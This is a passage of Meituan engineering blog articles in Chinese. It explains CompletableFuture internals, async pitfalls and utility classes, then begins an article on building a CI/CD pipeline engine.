初步流程设计如上图所示，这里有几个关于注册与通知的并发问题，大家可以思考下：

Q1：在观察者注册之前，如果 CF 已经执行完成，并且已经发出通知，那么这时观察者由于错过了通知是不是将永远不会被触发呢？ A1：不会。在注册时检查依赖的 CF 是否已经完成。如果未完成（即 result == null）则将观察者入栈，如果已完成（result != null）则直接触发观察者操作。

Q2：在"入栈"前会有"result == null"的判断，这两个操作为非原子操作，CompletableFufure 的实现也没有对两个操作进行加锁，完成时间在这两个操作之间，观察者仍然得不到通知，是不是仍然无法触发?

图 14　入栈校验

A2：不会。入栈之后再次检查 CF 是否完成，如果完成则触发。

Q3：当依赖多个 CF 时，观察者会被压入所有依赖的 CF 的栈中，每个 CF 完成的时候都会进行，那么会不会导致一个操作被多次执行呢？如下图所示，即当 CF1、CF2 同时完成时，如何避免 CF3 被多次触发。





图 15　多次触发

A3：CompletableFuture 的实现是这样解决该问题的：观察者在执行之前会先通过 CAS 操作设置一个状态位，将 status 由 0 改为 1。如果观察者已经执行过了，那么 CAS 操作将会失败，取消执行。

通过对以上 3 个问题的分析可以看出，CompletableFuture 在处理并行问题时，全程无加锁操作，极大地提高了程序的执行效率。我们将并行问题考虑纳入之后，可以得到完善的整体流程图如下所示：





图 16　完整流程

CompletableFuture 支持的回调方法十分丰富，但是正如上一章节的整体流程图所述，他们的整体流程是一致的。所有回调复用同一套流程架构，不同的回调监听通过**策略模式**实现差异化。

### 3.3.2.2 二元依赖

我们以 thenCombine 为例来说明二元依赖：





图 17　二元依赖数据结构

thenCombine 操作表示依赖两个 CompletableFuture。其观察者实现类为 BiApply，如上图所示，BiApply 通过 src 和 snd 两个属性关联被依赖的两个 CF，fn 属性的类型为 BiFunction。与单个依赖不同的是，在依赖的 CF 未完成的情况下，thenCombine 会尝试将 BiApply 压入这两个被依赖的 CF 的栈中，每个被依赖的 CF 完成时都会尝试触发观察者 BiApply，BiApply 会检查两个依赖是否都完成，如果完成则开始执行。这里为了解决重复触发的问题，同样用的是上一章节提到的 CAS 操作，执行时会先通过 CAS 设置状态位，避免重复触发。

### 3.3.2.3 多元依赖

依赖多个 CompletableFuture 的回调方法包括 `allOf`、`anyOf`，区别在于 `allOf` 观察者实现类为 BiRelay，需要所有被依赖的 CF 完成后才会执行回调；而 `anyOf` 观察者实现类为 OrRelay，任意一个被依赖的 CF 完成后就会触发。二者的实现方式都是将多个被依赖的 CF 构建成一棵平衡二叉树，执行结果层层通知，直到根节点，触

发回调监听。





图 18 多元依赖结构树

### 3.3.3 小结

本章节为 CompletableFuture 实现原理的科普，旨在尝试不粘贴源码，而通过结构图、流程图以及搭配文字描述把 CompletableFuture 的实现原理讲述清楚。把晦涩的源码翻译为“整体流程”章节的流程图，并且将并发处理的逻辑融入，便于大家理解。

## 4. 实践总结

在商家端 API 异步化的过程中，我们遇到了一些问题，这些问题有的会比较隐蔽，下面把这些问题的处理经验整理出来。希望能帮助到更多的同学，大家可以少踩一些坑。

## 4.1 线程阻塞问题

### 4.1.1 代码执行在哪个线程上?

要合理治理线程资源，最基本的前提条件就是要在写代码时，清楚地知道每一行代码都将执行在哪个线程上。下面我们看一下 CompletableFuture 的执行线程情况。

CompletableFuture 实现了 CompletionStage 接口，通过丰富的回调方法，支持各种组合操作，每种组合场景都有同步和异步两种方法。

同步方法（即不带 Async 后缀的方法）有两种情况。

- 如果注册时被依赖的操作已经执行完成，则直接由当前线程执行。
- 如果注册时被依赖的操作还未执行完，则由回调线程执行。

异步方法（即带 Async 后缀的方法）：可以选择是否传递线程池参数 Executor 运行在指定线程池中；当不传递 Executor 时，会使用 ForkJoinPool 中的共用线程池 CommonPool（CommonPool 的大小是 CPU 核数 -1，如果是 IO 密集的应用，线程数可能成为瓶颈）。

例如：

```
ExecutorService threadPool1 = new ThreadPoolExecutor(10, 10, 0L,
TimeUnit.MILLISECONDS, new ArrayBlockingQueue<>(100));
CompletableFuture<String> future1 = CompletableFuture.supplyAsync(() -> {
    System.out.println("supplyAsync 执行线程：" + Thread.currentThread().
getName());
    // 业务操作
    return "";
}, threadPool1);
// 此时，如果 future1 中的业务操作已经执行完毕并返回，则该 thenApply 直接由当前
main 线程执行；否则，将会由执行以上业务操作的 threadPool1 中的线程执行。
future1.thenApply(value -> {
    System.out.println("thenApply 执行线程：" + Thread.currentThread().
getName());
    return value + "1";
});
// 使用 ForkJoinPool 中的共用线程池 CommonPool
future1.thenApplyAsync(value -> {
//do something
  return value + "1";
```

```
});
// 使用指定线程池
future1.thenApplyAsync(value -> {
//do something
  return value + "1";
}, threadPool1);
```

## 4.2 线程池须知

### 4.2.1 异步回调要传线程池

前面提到，异步回调方法可以选择是否传递线程池参数 Executor，这里我们建议**强制传线程池，且根据实际情况做线程池隔离**。

当不传递线程池时，会使用 ForkJoinPool 中的公共线程池 CommonPool，这里所有调用将共用该线程池，核心线程数 = 处理器数量 -1（单核核心线程数为 1），所有异步回调都会共用该 CommonPool，核心与非核心业务都竞争同一个池中的线程，很容易成为系统瓶颈。手动传递线程池参数可以更方便的调节参数，并且可以给不同的业务分配不同的线程池，以求资源隔离，减少不同业务之间的相互干扰。

### 4.2.2 线程池循环引用会导致死锁

```
public Object doGet() {
  ExecutorService threadPool1 = new ThreadPoolExecutor(10, 10, 0L,
TimeUnit.MILLISECONDS, new ArrayBlockingQueue<>(100));
  CompletableFuture cf1 = CompletableFuture.supplyAsync(() -> {
  //do sth
    return CompletableFuture.supplyAsync(() -> {
        System.out.println("child");
        return "child";
      }, threadPool1).join();// 子任务
    }, threadPool1);
  return cf1.join();
}
```

如上代码块所示，doGet 方法第三行通过 supplyAsync 向 threadPool1 请求线程，并且内部子任务又向 threadPool1 请求线程。threadPool1 大小为 10，当同一时刻有 10 个请求到达，则 threadPool1 被打满，子任务请求线程时进入阻塞队列排队，但是父任务的完成又依赖于子任务，这时由于子任务得不到线程，父任务无法完成。

主线程执行 cf1.join() 进入阻塞状态，并且永远无法恢复。

为了修复该问题，需要将父任务与子任务做线程池隔离，两个任务请求不同的线程池，避免循环依赖导致的阻塞。

### 4.2.3 异步 RPC 调用注意不要阻塞 IO 线程池

服务异步化后很多步骤都会依赖于异步 RPC 调用的结果，这时需要特别注意一点，如果是使用基于 NIO（比如 Netty）的异步 RPC，则返回结果是由 IO 线程负责设置的，即回调方法由 IO 线程触发，CompletableFuture 同步回调（如 thenApply、thenAccept 等无 Async 后缀的方法）如果依赖的异步 RPC 调用的返回结果，那么这些同步回调将运行在 IO 线程上，而整个服务只有一个 IO 线程池，这时需要保证同步回调中不能有阻塞等耗时过长的逻辑，否则在这些逻辑执行完成前，IO 线程将一直被占用，影响整个服务的响应。

## 4.3 其他

### 4.3.1 异常处理

由于异步执行的任务在其他线程上执行，而异常信息存储在线程栈中，因此当前线程除非阻塞等待返回结果，否则无法通过 try\catch 捕获异常。CompletableFuture 提供了异常捕获回调 exceptionally，相当于同步调用中的 try\catch。使用方法如下所示：

```
@Autowired
private WmOrderAdditionInfoThriftService
wmOrderAdditionInfoThriftService;// 内部接口
public CompletableFuture<Integer> getCancelTypeAsync(long orderId) {
    CompletableFuture<WmOrderOpRemarkResult>
remarkResultFuture = wmOrderAdditionInfoThriftService.
findOrderCancelledRemarkByOrderIdAsync(orderId);// 业务方法，内部会发起异步
rpc 调用
    return remarkResultFuture
      .exceptionally(err -> {// 通过 exceptionally 捕获异常，打印日志并返回默
认值
         log.error("WmOrderRemarkService.getCancelTypeAsync Exception
orderId={}", orderId, err);
```

```
            return 0;
        });
}
```

有一点需要注意，CompletableFuture 在回调方法中对异常进行了包装。大部分异常会封装成 CompletionException 后抛出，真正的异常存储在 cause 属性中，因此如果调用链中经过了回调方法处理那么就需要用 Throwable.getCause() 方法提取真正的异常。但是，有些情况下会直接返回真正的异常（Stack Overflow 的讨论），最好使用工具类提取异常，如下代码所示：

```
@Autowired
private WmOrderAdditionInfoThriftService
wmOrderAdditionInfoThriftService;// 内部接口
public CompletableFuture<Integer> getCancelTypeAsync(long orderId) {
    CompletableFuture<WmOrderOpRemarkResult>
remarkResultFuture = wmOrderAdditionInfoThriftService.
findOrderCancelledRemarkByOrderIdAsync(orderId);// 业务方法，内部会发起异步
rpc 调用
    return remarkResultFuture
          .thenApply(result -> {// 这里增加了一个回调方法 thenApply，如果发生
异常 thenApply 内部会通过 new CompletionException(throwable) 对异常进行包装
        // 这里是一些业务操作
          })
        .exceptionally(err -> {// 通过 exceptionally 捕获异常，这里的 err 已经
被 thenApply 包装过，因此需要通过 Throwable.getCause() 提取异常
            log.error("WmOrderRemarkService.getCancelTypeAsync Exception
orderId={}", orderId, ExceptionUtils.extractRealException(err));
            return 0;
        });
}
```

上面代码中用到了一个自定义的工具类 ExceptionUtils，用于 CompletableFuture 的异常提取，在使用 CompletableFuture 做异步编程时，可以直接使用该工具类处理异常。实现代码如下：

```
public class ExceptionUtils {
    public static Throwable extractRealException(Throwable throwable)
{
          // 这里判断异常类型是否为 CompletionException、ExecutionException，
如果是则进行提取，否则直接返回。
        if (throwable instanceof CompletionException || throwable
```

```
instanceof ExecutionException) {
                if (throwable.getCause() != null) {
                    return throwable.getCause();
                }
            }
            return throwable;
        }
}
```

### 4.3.2 沉淀的工具方法介绍

在实践过程中我们沉淀了一些通用的工具方法，在使用 CompletableFuture 开发时可以直接拿来使用，详情参见“附录”。

## 5. 异步化收益

通过异步化改造，美团商家端 API 系统的性能得到明显提升，与改造前对比的收益如下：

- 核心接口吞吐量大幅提升，其中订单轮询接口改造前 TP99 为 754ms，改造后降为 408ms。
- 服务器数量减少 1/3。

## 6. 参考文献

CompletableFuture (Java Platform SE 8 )
java – Does CompletionStage always wrap exceptions in CompletionException? – Stack Overflow
exception – Surprising behavior of Java 8 CompletableFuture exceptionally method – Stack Overflow
文档 | Apache Dubbo

## 7. 名词解释及备注

注 1：“增量同步”是指商家客户端与服务端之间的订单增量数据同步协议，客户端使用该协议获取新增订单以及状态发生变化的订单。
注 2：本文涉及到的所有技术点依赖的 Java 版本为 JDK 8，CompletableFuture 支持的特性分析也是基于该版本。

# 附录

## 自定义函数

```
@FunctionalInterface
public interface ThriftAsyncCall {
    void invoke() throws TException ;
}
```

## CompletableFuture 处理工具类

```
/**
 * CompletableFuture 封装工具类
 */
@Slf4j
public class FutureUtils {
/**
 * 该方法为美团内部 rpc 注册监听的封装，可以作为其他实现的参照
 * OctoThriftCallback 为 thrift 回调方法
 * ThriftAsyncCall 为自定义函数，用来表示一次 thrift 调用（定义如上）
 */
public static <T> CompletableFuture<T> toCompletableFuture(final
OctoThriftCallback<?,T> callback , ThriftAsyncCall thriftCall) {
    CompletableFuture<T> thriftResultFuture = new CompletableFuture<>();
    callback.addObserver(new OctoObserver<T>() {
        @Override
        public void onSuccess(T t) {
            thriftResultFuture.complete(t);
        }
        @Override
        public void onFailure(Throwable throwable) {
            thriftResultFuture.completeExceptionally(throwable);
        }
    });
    if (thriftCall != null) {
        try {
            thriftCall.invoke();
        } catch (TException e) {
            thriftResultFuture.completeExceptionally(e);
        }
    }
    return thriftResultFuture;
}
  /**
   * 设置 CF 状态为失败
   */
  public static <T> CompletableFuture<T> failed(Throwable ex) {
```

```
    CompletableFuture<T> completableFuture = new CompletableFuture<>();
    completableFuture.completeExceptionally(ex);
    return completableFuture;
  }
  /**
   * 设置 CF 状态为成功
   */
  public static <T> CompletableFuture<T> success(T result) {
    CompletableFuture<T> completableFuture = new CompletableFuture<>();
    completableFuture.complete(result);
    return completableFuture;
  }
  /**
   * 将 List<CompletableFuture<T>> 转为 CompletableFuture<List<T>>
   */
  public static <T> CompletableFuture<List<T>>
sequence(Collection<CompletableFuture<T>> completableFutures) {
    return CompletableFuture.allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
            .thenApply(v -> completableFutures.stream()
                    .map(CompletableFuture::join)
                    .collect(Collectors.toList())
            );
  }
  /**
   * 将 List<CompletableFuture<List<T>>> 转为 CompletableFuture<List<T>>
   * 多用于分页查询的场景
   */
  public static <T> CompletableFuture<List<T>>
sequenceList(Collection<CompletableFuture<List<T>>> completableFutures) {
    return CompletableFuture.allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
            .thenApply(v -> completableFutures.stream()
                    .flatMap( listFuture -> listFuture.join().stream())
                    .collect(Collectors.toList())
            );
  }
  /*
   * 将 List<CompletableFuture<Map<K, V>>> 转为 CompletableFuture<Map<K, V>>
   * @Param mergeFunction 自定义 key 冲突时的 merge 策略
   */
  public static <K, V> CompletableFuture<Map<K, V>> sequenceMap(
        Collection<CompletableFuture<Map<K, V>>> completableFutures,
BinaryOperator<V> mergeFunction) {
    return CompletableFuture
            .allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
            .thenApply(v -> completableFutures.stream().
map(CompletableFuture::join)
```

```
                   .flatMap(map -> map.entrySet().stream())
                   .collect(Collectors.toMap(Entry::getKey,
Entry::getValue, mergeFunction)));
  }
  /**
   * 将 List<CompletableFuture<T>> 转为 CompletableFuture<List<T>>，并过
滤调 null 值
   */
  public static <T> CompletableFuture<List<T>>
sequenceNonNull(Collection<CompletableFuture<T>> completableFutures) {
    return CompletableFuture.allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
           .thenApply(v -> completableFutures.stream()
                   .map(CompletableFuture::join)
                   .filter(e -> e != null)
                   .collect(Collectors.toList())
           );
  }
  /**
   * 将 List<CompletableFuture<List<T>>> 转为
CompletableFuture<List<T>>，并过滤调 null 值
   * 多用于分页查询的场景
   */
  public static <T> CompletableFuture<List<T>>
sequenceListNonNull(Collection<CompletableFuture<List<T>>>
completableFutures) {
    return CompletableFuture.allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
           .thenApply(v -> completableFutures.stream()
                   .flatMap( listFuture -> listFuture.join().stream().
filter(e -> e != null))
                   .collect(Collectors.toList())
           );
  }
  /**
   * 将 List<CompletableFuture<Map<K, V>>> 转为
CompletableFuture<Map<K, V>>
   * @Param filterFunction 自定义过滤策略
   */
  public static <T> CompletableFuture<List<T>>
sequence(Collection<CompletableFuture<T>> completableFutures,
                                                     Predicate<? super T>
filterFunction) {
    return CompletableFuture.allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
           .thenApply(v -> completableFutures.stream()
                   .map(CompletableFuture::join)
                   .filter(filterFunction)
                   .collect(Collectors.toList())
```

```
            );
  }
  /**
    * 将 List<CompletableFuture<List<T>>> 转为
CompletableFuture<List<T>>
    * @Param filterFunction 自定义过滤策略
    */
  public static <T> CompletableFuture<List<T>>
sequenceList(Collection<CompletableFuture<List<T>>> completableFutures,
                                                         Predicate<?
super T> filterFunction) {
    return CompletableFuture.allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
            .thenApply(v -> completableFutures.stream()
                    .flatMap( listFuture -> listFuture.join().stream().
filter(filterFunction))
                    .collect(Collectors.toList())
            );
  }
/**
 * 将 CompletableFuture<Map<K,V>> 的 list 转为
CompletableFuture<Map<K,V>>。 多个 map 合并为一个 map。 如果 key 冲突，采用新
的 value 覆盖。
 */
  public static <K, V> CompletableFuture<Map<K, V>> sequenceMap(
       Collection<CompletableFuture<Map<K, V>>> completableFutures) {
    return CompletableFuture
            .allOf(completableFutures.toArray(new
CompletableFuture<?>[0]))
            .thenApply(v -> completableFutures.stream().
map(CompletableFuture::join)
                    .flatMap(map -> map.entrySet().stream())
                    .collect(Collectors.toMap(Entry::getKey,
Entry::getValue, (a, b) -> b)));
  }}
```

## 异常提取工具类

```
  public class ExceptionUtils {
    /**
     * 提取真正的异常
     */
    public static Throwable extractRealException(Throwable throwable) {
        if (throwable instanceof CompletionException || throwable
instanceof ExecutionException) {
            if (throwable.getCause() != null) {
                return throwable.getCause();
```

```
            }
        }
        return throwable;
    }
  }
```

## 打印日志

```
  @Slf4j
  public abstract class AbstractLogAction<R> {
  protected final String methodName;
  protected final Object[] args;
public AbstractLogAction(String methodName, Object... args) {
    this.methodName = methodName;
    this.args = args;
}
protected void logResult(R result, Throwable throwable) {
    if (throwable != null) {
        boolean isBusinessError = throwable instanceof TBase ||
(throwable.getCause() != null && throwable
                .getCause() instanceof TBase);
        if (isBusinessError) {
            logBusinessError(throwable);
        } else if (throwable instanceof DegradeException || throwable
instanceof DegradeRuntimeException) {// 这里为内部 rpc 框架抛出的异常，使用时
可以酌情修改
            if (RhinoSwitch.getBoolean("isPrintDegradeLog", false)) {
                log.error("{} degrade exception, param:{} , error:{}",
methodName, args, throwable);
            }
        } else {
            log.error("{} unknown error, param:{} , error:{}",
methodName, args, ExceptionUtils.extractRealException(throwable));
        }
    } else {
        if (isLogResult()) {
            log.info("{} param:{} , result:{}", methodName, args,
result);
        } else {
            log.info("{} param:{}", methodName, args);
        }
    }
}
private void logBusinessError(Throwable throwable) {
    log.error("{} business error, param:{} , error:{}",
methodName, args, throwable.toString(), ExceptionUtils.
extractRealException(throwable));
```

```
}
private boolean isLogResult() {
      //这里是动态配置开关，用于动态控制日志打印，开源动态配置中心可以使用 nacos、
apollo 等，如果项目没有使用配置中心则可以删除
    return RhinoSwitch.getBoolean(methodName + "_isLogResult", false);
}}
```

## 日志处理实现类

```
/**
 * 发生异常时，根据是否为业务异常打印日志。
 * 跟 CompletableFuture.whenComplete 配合使用，不改变 completableFuture 的
结果（正常 OR 异常）
 */
@Slf4j
public class LogErrorAction<R> extends AbstractLogAction<R> implements
BiConsumer<R, Throwable> {
public LogErrorAction(String methodName, Object... args) {
    super(methodName, args);
}
@Override
public void accept(R result, Throwable throwable) {
    logResult(result, throwable);
}
}
```

## 打印日志方式

```
completableFuture
.whenComplete(
  new LogErrorAction<>("orderService.getOrder", params));
```

## 异常情况返回默认值

```
/**
 * 当发生异常时返回自定义的值
 */
public class DefaultValueHandle<R> extends AbstractLogAction<R>
implements BiFunction<R, Throwable, R> {
    private final R defaultValue;
/**
 * 当返回值为空的时候是否替换为默认值
 */
private final boolean isNullToDefault;
/**
```

```
  * @param methodName      方法名称
  * @param defaultValue 当异常发生时自定义返回的默认值
  * @param args            方法入参
  */
   public DefaultValueHandle(String methodName, R defaultValue,
Object... args) {
    super(methodName, args);
    this.defaultValue = defaultValue;
    this.isNullToDefault = false;
  }
/**
  * @param isNullToDefault
  * @param defaultValue 当异常发生时自定义返回的默认值
  * @param methodName      方法名称
  * @param args            方法入参
  */
   public DefaultValueHandle(boolean isNullToDefault, R defaultValue,
 String methodName, Object... args) {
    super(methodName, args);
    this.defaultValue = defaultValue;
    this.isNullToDefault = isNullToDefault;
  }
@Override
public R apply(R result, Throwable throwable) {
    logResult(result, throwable);
    if (throwable != null) {
        return defaultValue;
    }
    if (result == null && isNullToDefault) {
        return defaultValue;
    }
    return result;
}
public static <R> DefaultValueHandle.DefaultValueHandleBuilder<R>
builder() {
    return new DefaultValueHandle.DefaultValueHandleBuilder<>();
}
public static class DefaultValueHandleBuilder<R> {
    private boolean isNullToDefault;
    private R defaultValue;
    private String methodName;
    private Object[] args;
    DefaultValueHandleBuilder() {
    }
    public DefaultValueHandle.DefaultValueHandleBuilder<R>
isNullToDefault(final boolean isNullToDefault) {
        this.isNullToDefault = isNullToDefault;
        return this;
    }
```

```
    public DefaultValueHandle.DefaultValueHandleBuilder<R>
defaultValue(final R defaultValue) {
        this.defaultValue = defaultValue;
        return this;
    }
    public DefaultValueHandle.DefaultValueHandleBuilder<R>
methodName(final String methodName) {
        this.methodName = methodName;
        return this;
    }
    public DefaultValueHandle.DefaultValueHandleBuilder<R> args(final
Object... args) {
        this.args = args;
        return this;
    }
    public DefaultValueHandle<R> build() {
        return new DefaultValueHandle<R>(this.isNullToDefault, this.
defaultValue, this.methodName, this.args);
    }
    public String toString() {
        return "DefaultValueHandle.
DefaultValueHandleBuilder(isNullToDefault=" + this.isNullToDefault + ",
 defaultValue=" + this.defaultValue + ", methodName=" + this.methodName
+ ", args=" + Arrays.deepToString(this.args) + ")";
    }
}
```

### 默认返回值应用示例

```
completableFuture.handle(new DefaultValueHandle<>("orderService.
getOrder", Collections.emptyMap(), params));
```

## 本文作者

长发、旭孟、向鹏，均来自美团外卖商家组技术团队。

## 招聘信息

美团外卖商家组技术团队，通过技术手段服务于百万商家，涵盖客户、合同、商品、交易、成长等多个业务方向构建商家端系统，同时提升餐饮外卖商家的数字化经营水平，帮助美团建立丰富的供给，为用户提供更加丰富、多样的可选择性。

美团外卖商家系统，既有日千万量级订单下的稳定性挑战，又具有 B 端特有的业务复杂性，同时也在商家生态、商家运营、智能硬件等方向创新与探索。通过在高可用、领域驱动设计、微服务等技术方向持续实践，积累了丰富的技术经验。

欢迎加入美团外卖商家组技术团队，感兴趣的同学可以将简历发送至 pingxumeng@meituan.com

# 工程效能 CI/CD 之流水线引擎的建设实践

作者：耿杰　春晖　志远

## 1. 背景

持续交付这个概念最早在 2006 年敏捷大会上被提出，经过多年的发展，目前已成为很多技术团队提升研发效能的必经之路。通过建设部署流水线，打通从代码开发到功能交付的整个环节，以自动化的方式完成构建、测试、集成、发布等一系列行为，最终实现向用户持续高效地交付价值。

流水线引擎作为支撑部署流水线的底座，它的好坏直接影响着部署流水线建设的水平。业界通常的做法是通过 Jenkins、GitlabCI 等开源工具（或公有云产品）进行搭建，这是一条能帮助业务快速落地持续交付的道路，美团早期也是采用搭建 Jenkins 的方式来快速支撑业务。

但随着越来越多业务开始做持续交付的建设，这种“短平快”方式的弊端逐渐显现。比如，工具建设没有统一的标准，各业务都需要去了解整个工具链的细节，建设成本高、水平参差不齐，很少有业务能搭建完整的部署流水线。同时，业务每天的构建量都在快速增长，逐渐超过 Jenkins 等开源工具所能承受的极限，在交付高峰期任务严重排队、服务不可用现象频出，严重影响着业务交付的顺畅度。

美团在流水线引擎的建设层面大概经历了几个阶段。在 2019 年以前，主要围绕 Jenkins 进行优化，2019 年开始正式立项打造自研的流水线引擎，大致的历程如下：

- **第一阶段（2014-2015）**：搭建 Jenkins 统一集群，解决业务接入的通用问题（如单点登录、代码仓库集成、消息通知、执行机的动态扩缩等），降低业务的建设成本。
- **第二阶段（2016-2018）**：拆分多个 Jenkins 集群，解决业务增长导致单集群性能瓶颈。最多时有十几个集群，这些集群通常是按业务线维度划分，并由业

务自行建设。但随着时间的推移，集群的拆分管理难度越来越大，Jenkins 安全隐患频出，对平台方造成了很大的运维负担。

- **第三阶段（2019- 至今）**：为了彻底解决引擎单机瓶颈和工具重复建设问题，我们开始自研分布式流水线引擎（美团内部项目名称为 Pipeline），并逐步收敛各业务依赖的底层基建。

经过 3 年左右的建设打磨，流水线引擎完成了服务端的基建统一，涵盖**到店、到家、大众点评、美团优选、美团平台、自动配送车、基础研发平台**等几乎所有的业务，支持 Java、C++、NodeJS、Golang 等多种语言。在性能和稳定性方面，引擎每日支撑**近十万次**的流水线执行量（作业调度峰值每小时达上万次），系统成功率保持在 **99.99%** 以上（排除业务代码自身原因和第三方工具的问题）。

下面我们主要介绍下我们在自研引擎建设上遇到的挑战以及对应的解决方案。

# 2. 问题及思路

## 2.1 业务介绍

### 1）什么是流水线

我们可以把流水线的执行看作是对代码一步步加工，最终交付到线上的过程。根据业务定义的顺序关系，依次执行相应的加工或质量校验行为（如构建、代码扫描、接口测试、部署工具等），整个执行过程类似一个有向无环图。





图 1　流水线概念

### 2）基本概念

- **组件**：出于代码复用和业务共享的考虑，我们将某一工具的操作行为封装成一个组件，表示对于一项具体的加工或校验行为。通过组件方式，业务可以便捷地使用已集成的质量工具（如静态代码扫描、安全漏洞分析等），减少在同一工具上的重复开发成本；对于不满足需求的场景，业务可以自定义一个新的组件。
- **组件作业**：表示组件的一次运行实例。
- **资源**：为组件作业分配的一个可执行环境。
- **流水线编排**：表示流水线中不同组件执行的先后顺序。
- **引擎**：负责调度所有的组件作业，为其分配相应的执行资源，保证流水线执行按预期完成。

## 2.2 主要挑战

### 1）调度效率瓶颈

对调度时间相对敏感，流水线大部分是短时作业（作业持续数十秒到分钟不等），如果调度时间过长，业务能明显感知到流水线执行变慢了。我们需要保证作业调度时间在一个可控的范围内，避免出现调度瓶颈。

- 从业务场景考虑，调度逻辑存在一定的业务复杂性（如组件串并行判断、优先级抢占、降级跳过、复用上一次结果等），不仅仅是作业与资源的匹配计算，作业调度耗时存在一定的业务开销。
- 引擎支撑公司每天近十万次的执行量，峰值量情况下，并发调度的作业量大，常见的开源工具（Jenkins/GitLab CI/Tekton 等）都是采用单体调度模式，作业是串行调度的，容易出现调度瓶颈。

### 2）资源分配问题

对于作业系统来说，作业数通常都是大于资源数的（真实部署情况，资源不是无限的），作业积压是系统设计时必须考虑的问题。如何在有限的资源下，尽可能提高作

业的吞吐能力，同时降低在资源不足情况时造成对核心业务场景的影响。

- 如果只依靠动态扩容，容易出现资源不足时无法扩容、作业排队等待的情况。特别是对于依赖流水线做研发卡控的业务，这会直接阻塞业务的上线流程。
- 出于执行耗时的考虑，大部分资源采用预部署的方式，缩短资源申请和应用启动的准备时间。而对于预部署的资源，如何进行有效划分，既保证每类资源都有一定配额，同时也避免出现部分资源利用率过低，影响作业整体的吞吐能力。
